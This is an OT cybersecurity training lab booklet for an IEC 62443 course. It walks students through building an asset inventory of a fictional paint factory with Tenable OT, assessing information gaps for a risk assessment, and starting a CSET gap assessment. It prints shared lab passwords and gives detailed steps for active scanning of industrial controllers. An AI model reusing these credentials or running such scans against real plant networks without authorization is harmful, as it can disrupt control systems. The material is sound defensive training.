OPERATIONAL TECHNOLOGY TRAINING



IC33 v4.1- Class Labs

(OTT version 062026)

WE ARE PROUD TO BE AN
ISA TRAINING RESELLER

International Society of Automation
Setting the Standard for Automation™



Table of contents

Class Notes 4

Exercise-1: Asset Inventory 6

Exercise-2: Assessing Information Sufficiency for an IEC 62443-3-2 Risk Assessment 18

Exercise-3: High Level Vulnerability Assessment using CSET 21

Exercise-4: Windows Vulnerability Scanning 27

Exercise-5: Pentest Windows XP Using Kali Linux 30

Exercise-6: Creating a Zone & Conduit Diagram 40

Exercise-7: Detailed Risk Assessment 42

Use Case 48

Annex A 53

Class Notes

General Guidelines:

- The physical student machine is only used by the student to run the HMI software and host the Virtual Machines.
- The Virtual Machines are used by the students to perform the lab exercises unless otherwise directed by the instructor.

Virtual Machine Credentials:


StudentVM
Username: **Student *X*** (*X is the number of your lab-board*)
Password: **Pass0067!**

Tenable OT
Username: **admin**
Password: **Pass0067!62443@OTT**


ISAKali2020
Username: **cyberwarrior**
Password: **Pass0067!**

XP Pro SP2
Username: **Student**
Password: **Pass0067!**

Startup of Virtual Machines



- Virtual Machines are initially accessed by double-clicking on the Desktop sho for the application VMWare.
- This will open the VM in the VMware Workstation program.
- Select “Power on this virtual machine”.
- Two virtual machines can be run at the same time on the laptops without experiencing a significant reduction in performance.
- Close applications when not in use on the virtual machines.



Exercise-1: Asset Inventory



Introduction

In this exercise we use Tenable OT to build our asset inventory. A list of assets connected to our paint factory control network.

Tenable OT is a commercial cybersecurity solution for industrial control systems (ICS) and operational technology (OT) environments. It provides visibility, risk assessment, and vulnerability management for assets such as PLCs, SCADA systems, and other industrial equipment. It helps protect critical infrastructure by identifying assets, tracking changes, detecting threats, and enabling IT and OT teams to collaborate to manage risks and prevent incidents.

Step-1: Open the Tenable OT Security Dashboard

On the "studentVM" open the Edge web browser and in the address-bar type the following URL: https://192.168.X.40 **where x is your board number**.

Login with these credentials:
User: **admin**
Password: **Pass0067!62443@OTT**

After successful login the "Overview" screen should appear.
This is the dashboard where, once the database is populated with asset information, you will find an overview of all found assets, vulnerabilities, events and other relevant information.

Step-2: Setup Network Definitions

Because we're starting our lab exercise with a blank installation, we first need to configure the software so it can search for the available assets in our control network, the "Monitored Network"

- **Configure the Monitored Network.**
  First thing we need to do is to set the network definition.
  - Go to Settings
  - Goto Environment settings
  - Click Network definitions
  - Click Edit (upper right corner)
  - In not unchecked, uncheck all the default IP ranges
  - Enter the IP-range of your lab board 192.168.x.0/24
    Note the range notation. E.g. for board 7 it should be 192.168.7.0/24
  - Click Save

Step-3: Setup Windows Management Instrumentation

This software relies on WMI (Windows Management Instrumentation) queries to obtain more information about Windows. WMI is also used in the Tenable Nessus query which is the vulnerability scanner used in this software.

We need to add machine credentials to be able to access the remote machine with WMI.

- **Add WMI credentials**
  - In the left pane select "**Data Collection**"
  - Select "**Active Queries**"
  - In the "Active Queries" page click the tab "**Credentials**"
  - Find on the right the button "**Add Credentials**" and click on it
  - Choose "**WMI**" as the credentials type and click "**Next**"
  - Give the credentials a name (e.g. WMI-StudentVM)
  - The username is the student's name of your StudentVM.
    This username is: **Student X** where X is your board number.
    As example, on board 12 this would be Student 12
  - The password is **Pass0067!**
  - The test IP-Address is **192.168.X.33** (X is your board number)
  - Click on "**Test Credential**" to confirm that these are correct.
  - If this test fails, double check the credentials. If you are sure that these are correct and the test fails, ask the TA or instructor for help.
  - Once the test succeeded, click the "**Save**" button.


The Active Query Engine

The Active Queries Engine allows you to enable active queries. The Active Query Engine monitors devices that are on the network by periodically surveying the metadata of control devices in the ICS network. This capability enhances Tenable OT Security's ability to automatically discover and classify all the ICS assets, including lower-level devices such as PLCs and RTUs, even when they aren't active in the network. It also identifies locally implemented changes in the device's metadata (for example firmware version, configuration details, and state) as well as changes in each code/function block of the device's logic. Since it uses read-only queries in the native controller communication protocols, it is safe and has no impact on the devices. Queries can be run periodically based on a predefined schedule or on demand by the user.


Step-4: Setup Asset Discovery

Asset Discovery assists is a basic way of identification and monitoring of live assets in the network. Asset discovery leverages Internet Control Message Protocol (ICMP) or ping to detect live and responding IP addresses.


- **Configure the Asset Discovery for the monitored network.**
  - In the left pane click "**Data Collection**"
  - Then select "**Active Queries**"
  - Select the tab "**Discovery**"
  - The first section is about "**Asset Discovery**" where we can setup the Custom Variations.
  - In this section, on the right, you find a button named "**Create Query Variation**". Click on it to open the variation configuration screen.
  - Give the variation a name (eg. Asset inventory)
  - Fill in the ip-range of the assets or network that you want to discover.
    Note! Make sure that the ip-addresses are within the range of the monitored network. See previous step.
    We want to discover all the assets in our Control Network. Therefore, our ip-range is set to **192.168.X.0/24** where X is the board number.
  - Enable "**RECURING RUN**"
  - Set "**REPEATS EVERY**" to every day at 12:00
  - Save the configuration by clicking on the "**Save**" button.




  - Now that the discovery rule is created, we can wait until the scheduled runtime but instead we can also run it on demand. **Right click** on the variation and select "**Run now**"



- A warning will pop-up telling you that manual starting does not conform with the current query setting. You can confirm this by clicking in "**Proceed**"



- The status will change to "Running" and after a minute it should say "Completed"
- To find out if the query ran in any issue, select in the left-pane "**Settings**" and then select "**System Log**" (on the bottom of the left pane)
- In the example below we can see that the Discovery Query run successful.



- Once the query has completed, let's see the result. In the left pane select "**Inventory**"
- A list of discovered assets is shown. In the list, click on "OT Device" with IP address **192.168.x.101** (where x is your board number).
- In the details page note the information it discovered. Remember, assets are created based on a simple PING-sweep. Because of that, we only can discover active assets and retrieve limited information.

Step-5: Setup manual Queries

Manual queries are those that you can trigger on demand, specifically when reviewing an individual asset. These queries aren't run automatically on a schedule or triggered by system events; instead, they're executed manually via the Resync option for that particular asset. To use them, the "Manual" queries must first be enabled in the Active Queries management interface. As part of the initial setup, we are going to activate all query capabilities.


- **Modify behavior of "Port Mapping"**

  For the Port Mapping query there are 3 types of ports that can be queried.
  - **All ports** - Because it need to scan all ports this will take a lot of time
  - **Common ports** - This query scans around 1000 known ports
  - **Minimal ports** - This query scans only the ports that active queries can be performed on.
  - On the "Active Queries" page select the "**Discovery**" tab
  - Scroll down to "**Port Mapping**"
  - **Right click** on the rule "**Port Mapping - Update Open Ports Button**" and select "**edit**".
  - Change the Mapping Range to "**Minimal Port Mapping**"
  - Change the Mapping Rate to "**50**" ports mapped per second and click save.
  - On the left side of the name of the port mapping rule that you just changed, click on the toggle button to enable the Port Mapping.


- **Enable Manual Queries**
  To allow active queries to function, the Active Queries Engine needs to be enabled. After enabling the engine, you enable the active queries. Active queries tough, must still be enabled separately.
  - While you are still in “Data Collection” - “Active Queries” on the right top you find the toggle “**ACTIVE QUERIES ENGINE ENABLED**”.
    Toggle it to enabled.
  - Next, click the “**OT Queries**” tab and switch all "**ENABLE MANUAL RUN**" toggles to active state. (5 switches)
  - In the “**IT Queries**” **tab** switch all "**ENABLE MANUAL RUN**" toggles to active state. Including the two toggles in the “SNMP” Query section, “**SNMP PORTS STAT**” and “**FETCH NEIGHBORS**”
  - In the “**Discovery” tab** switch all "**ENABLE MANUAL RUN**" toggles to active state. (2 switches)

    Enabling the active queries, does not trigger anything at this moment. It allows us to run these manual queries. If we now go **back to the overview** displaying all assets, and click on the "**Controllers & Modules**" tab, you will see a blank screen. In other words, based on the MAC address, we know, for example, that the supplier is Siemens, but we do not yet know if it is an OT device.

- **Run Manual Queries on a single asset**
  - Our next step is to run the enabled manual queries on one asset.
  - Got to the “**Inventory**” page
  - Select in the list the asset with the ip-address **192.168.X.201** (where X is your board number)
  - Note the limited information displayed for this device.
  - First let’s see if the device is active and reachable. On the right top of the screen find the “**Resync**” button.
  - Click on this button to show the dropdown list.
  - Select “**Ping Query**”
  - If the device can respond you see a message “Ping Query completed successfully”
  - Next step is to discover open ports on this device. Go to the “**Open Ports**” section in the details tree on the left.




- In this screen you will see all ports that have been communicating on the network. But perhaps the asset has more ports open. We can find out by clicking on this screen on the "**update Open Ports**" on the right top of the screen.



- Now that we know that the asset is "up and running" we can run an identification query. Again, click the "**Resync**" button to show the dropdown list. Now choose "**Identification Query**"
- Wait a moment for the query to finish.
- Once successfully finished, note the enriched information in the header row and in the details pane.
- Explore the information available.
- Next Query that we want to execute is the "**Backplane Mapping**".
- In the "**Resync**" dropdown menu select this query to execute.
- In the details screen, now the backplane of the controller should be visible. If no backplane is displayed, try to refresh the screen by selecting the "**Inventory**" tab in the left pane and in the screen with all the assets, again select the Siemens controller. The backplane information should be displayed.
- Click on the processor in the backplane picture and check if more details are available for the backplane. Of course, the result here, depends on the type and configuration of the controller.
- Now we looked at the capabilities of some of the active queries, lets run all the active queries. In the "**Resync**" dropdown menu select "**Run All Queries**". This action will give some errors about DNS and NetBIOS queries that cannot be performed on this asset. Based on this message you may decide to turn of these active queries for this device. Let's see if there is more information that we can get from this asset. On the right top of the screen find the "**Resync**" button.

- Go back to the details screen and see that it was able to get even more info out of the asset.



- **Run Active Queries manually**
  Since we have enabled the option "ACTIVE QUERIES ENGINE ENABLED", these queries will run on the defined scheduled time.
  By default, it is set to; every day at 12:00 pm. Instead of repeating the previous steps for each asset you can also run each query manually.
  - Go to the "**Active Queries**" page
  - With the "**OT Queries**" **tab** selected, click on the "**Actions**" button and select "**Run now**".
  - Do the same with each of these OT Queries:
    - Details Query
    - State Query
    - Code Snapshot

  - Go to the "**IT Queries**" tab and manually run all the queries.
    Note that the "Nessus Basic Scan" query will exclude all assets that are considered "critical system". This is because the Nessus scan is quite aggressive, it might brake things.
  - Once each query has finished its job, the result will be shown in the status column. Some will have the status "Completed" but others may have the status "Failed".
  - Go to the logging page to see why some queries failed. In the left pane click on "System Log"

Step-6: Perform WMI Queries on a Windows Asset



A WMI (Windows Management Instrumentation) query is a way to collect configuration and performance data from Windows-based systems using a credentialed scan, providing detailed insights into the Windows system's hardware, software, and status, such as IP addresses, installed software, network interface details, and operating system information. WMI queries enable advanced configuration auditing, asset discovery, and policy enforcement on industrial Windows devices.

- **Run WMI Details Query**
  - Goto the "**Inventory**" page and select the student VM asset.
    This is the asset whit IP-address **192.168.x.33** (where x is your board number)
  - Click on the "**Resync**" button and select "**WMI Details Query**".
  - Once the WMI Details query has finished, you will find a new tab in the left pane, named: "Installed software". Click on the tab to see the list of software installed on this machine, including the version and installation date.

- **Run WMI USB State**
  - On the details page of the student VM Click on the "**Resync**" button and select "**WMI USB State**".
  - Once the query is finished, refresh the page and note that a new option appeared in the details list "**USB Devices**"
  - Click on the option "**USB Devices**" to discover the connected USB devices

- **Run Nessus Scan**
  - On the details page of the student VM Click on the "**Vulnerabilities**" **tab** and then click on "**Active**".
  - Click on the "**Actions**" button on the right top upper corner. Select "**Nessus Basic Scan**". This will start the Nessus vulnerability scan. Scanning for vulnerabilities will take some time.
  - Results can be found on the "**Active Vulnerabilities**" page.

Step-7: Initial Enrichment



Asset enrichment-based queries occur whenever Tenable initially observes a device passively or actively. With Asset Enrichment, the software fingerprints and identifies the device as soon as it appears on the network.

- **Configure Initial Enrichment**
  - To configure the "**Initial Enrichment**" go to the page "**Data Collection**" – "**Active Queries**" and select the tab "**Initial Enrichment**"
  - In this page switch all the toggles to "**Enabled"**

If a new asset communicates over the network, it will automatically be detected and added as new asset.

- **Auto discover a new asset**
  - In the **"VMWare" tabs**, select and start another Virtual Machine; "**XP Pro SP2**"
  - Login to this Virtual Machine
  - Go back to the "**StudentVM**" Virtual Machine.
  - Go to the "**Inventory**" tab and confirm that the Windows XP machine is automatically detected.
  - Select the Windows XP machine to show the details.
  - Enrich the information by clicking the "**Resync**" button on the right top
  - Select "**Run all Queries**"
  - When finished, was the information enriched?


Why don't we see as much information as we saw on the "StudentVM" machine?

This completes the asset inventory exercise.


Although we looked at a very advance tool, you still might miss assets.
Optional, the tool allows you to manually import assets.
Sometimes you want to register more information about your assets. With this software it is possible to enrich your data with help of a spreadsheet. The last optional part guides you through the process of manually enrich the asset information with the physical location of the asset.

Step-8: Inventory Supplementary (Optional)

- **Add custom fields**
  Sometimes you want to store extra asset information that is not present in the device itself. For instance, the link to the User Interface of that device. Let's add a new custom field.




  - Goto "**Settings**" -> "**Environment settings**" -> "**Custom Fields**"
  - Click on "**Add**" button (right upper corner) and give the field a name. As type choose "**Hyperlink**".
  - Click "**Save**"
  - Goto the "**Inventory**" page and click the asset with IP-address **192.168.X.50**
  - Click on the "**Actions**" button and select "**Edit**"
  - Scroll down and find the custom field we just created.
  - In the Hyperlink field type **https://192.168.x.50** where x is your board-number.
  - Change the name to "**MGuard Firewall**"
  - Change the criticality to "**High**"
  - Change the Purdue Level to "**Level 3**"
  - Click "**Save**"
  - Refresh the page to see the changes.
  - Click on the URL next to "CONFIG" to open the MGuard User interface.



- **Export inventory**
  In some situations you would want to export an asset inventory to gain deeper insights for security posture, compliance, and operational management. Exporting provides a data snapshot to perform advanced analysis, integrate with other security tools like SIEMs, support penetration testing, and create custom reports for stakeholders, ensuring a comprehensive and actionable understanding of your industrial control system environment.
  - Got to the Inventory page and click on the "**Select All**" checkbox on top of the inventory list.
  - Then click on the "**Export**" button on the top right
  - After downloading the inventory, open the file (with Open Office).
  - As delimiter choose a comma (,)
  - Review the exported asset info

- **Modify and upload exported inventory.**
  Sometimes you want to bulk-edit asset inventory using a spreadsheet application and then upload it back to the Asset Inventory database.
  - Edit the asset inventory by adding the Location. So, for every asset the location would be "**Painfactory Plant floor**"
  - Save the changes (keep current format!)
  - In Tenable OT go to "**Data Sources**" and select the "**Manual Uploads**" tab.
  - In the section "**Update Asset Details Using CSV**" click Upload.
  - Select the updated csv-file (most likely in the downloads folder)
  - Click "**Upload**"
  - After the upload completed, go to the Inventory page and select one of the assets to find the location as you just changed it.



Exercise-2: Assessing Information Sufficiency for an IEC 62443-3-2 Risk Assessment

Use Case

The Paint Factory needs to perform a cybersecurity risk assessment in accordance with IEC 62443-3-2. Before a meaningful risk assessment can be conducted, it is essential to determine whether sufficient information is available about the Industrial Automation and Control System (IACS), the production process, and the supporting business environment.

In this exercise, you will review the information provided and determine whether it is sufficient to perform a reliable risk assessment. If information is missing, incomplete, unclear, or inconsistent, you must identify these gaps and explain why the missing information is important for the risk assessment process.

The objective is not to perform the actual risk assessment, but to evaluate the quality and completeness of the available information.

Students will work in teams of two.

Exercise Objectives

After completing this exercise, participants should be able to:

- Understand the information requirements for an IEC 62443-3-2 risk assessment.
- Identify missing, incomplete, or ambiguous information.
- Explain why specific information is required to assess cybersecurity risks.
- Recognize that the quality of a risk assessment depends heavily on the quality of the available information.
- Appreciate the sensitivity of information used during risk assessments.

Step 1: Evaluate the completeness of the provided documentation

Assume you have been assigned as cybersecurity consultants responsible for preparing an IEC 62443-3-2 risk assessment.

Before identifying threats, vulnerabilities, consequences, or security levels, you must first determine whether enough information is available to conduct the assessment.

Key Components:

- System architecture diagrams
  - Physical
  - Functional
- Network diagrams
  - Segments
  - Networking components
- Asset inventory
- Criticality assessment
- Process flow
- Data flow
- Business processes

Your first task is therefore to evaluate the completeness of the provided documentation. Review the Paint Factory case study provided in the lab booklet and the folder with additional content.

Do not assume information exists unless it is explicitly provided.

Step 2: Review the Available Information

Carefully review and compare all available information against required Risk Assessment Information.
Determine whether the case study contains sufficient information.

- List available key information
- List missing key information

Step 4: Identify Additional Information Requirements

Beyond the information listed above, identify any other information that you believe would be necessary to perform a comprehensive IEC 62443-3-2 risk assessment.

Examples may include:

- User roles and responsibilities
- Remote access methods
- Etc….

Document all additional information requests.

Step 5: Prioritize Information Gaps

Not all missing information has the same impact.

Categorize each identified gap as:

Priority	Description
High	Risk assessment cannot be reliably performed without this information
Medium	Risk assessment can proceed but with reduced confidence
Low	Useful information but not essential for the initial assessment

Assign a priority to each missing information item.

Step 6: Prepare Your Findings

Create a summary containing:

Missing Information
List all identified information gaps.
Impact
Explain how the missing information affects the ability to perform the risk assessment.
Recommendations
Describe what information should be collected before continuing with the IEC 62443-3-2 risk assessment.

Deliverable

At the end of the exercise, each team shall present:

1. The missing information they identified.
2. The priority assigned to each information gap.
3. The rationale behind their decisions.
4. Their recommendation on whether the Paint Factory is ready to start an IEC 62443-3-2 risk assessment.

Exercise-3: High Level Vulnerability Assessment using CSET


Introduction to CSET.
CSET is a Cybersecurity evaluation tool that can be used to assess the IT and OT systems, processes and procedures of an organization. It helps identifying potential vulnerabilities in systems, processes and procedures.

Use case

The Paint Factory has established a risk assessment team.
As part of the risk assessment team, it is mandatory to perform a high-level vulnerability assessment (e.g. gap assessment).

Step-1: Start a new assessment


- Start CSET from the Desktop by double clicking the **"CSET" icon**.
  Note: Starting up the application may take up to 2 minutes.
- Click on the button "**Start a New Assessment**"
- The new Assessment page displays a gallery of all standards and models in CSET.



This version of CSET organizes all CSET standards and models into the following categories:

- Custom (if applicable)
- Popular Assessments
- CISA Sponsored (Resilience and Maturity)
- Maturity Models
- Energy and Electrical
- Industrial and Utilities
- Municipal and Health Care Services
- NIST Special Publications
- Financial CSET
- Center for Internet Security (CIS) Assessments
- Process Control and SCADA
- Transportation
- Other
- DoDI and CNSSI

- Scroll down to the category "**Process Control and SCADA**" and click on **"(62443) American National Standard ISA-62443-4-1"**



Step-2: Prepare the assessment

Before we can start with the assessment, we need to provide some information about our organization

- **Assessment Configuration**
  - Fill in the Organization Details.
    You may use some fictitious information about a fictive company or our paint factory.
  - Click "**Next**"
  - Provide some (fictitious) Demographics information and click "**Next**".
  - Choose the appropriate "**Security Assurance Level (SAL)**".
  - Click "**Next**"

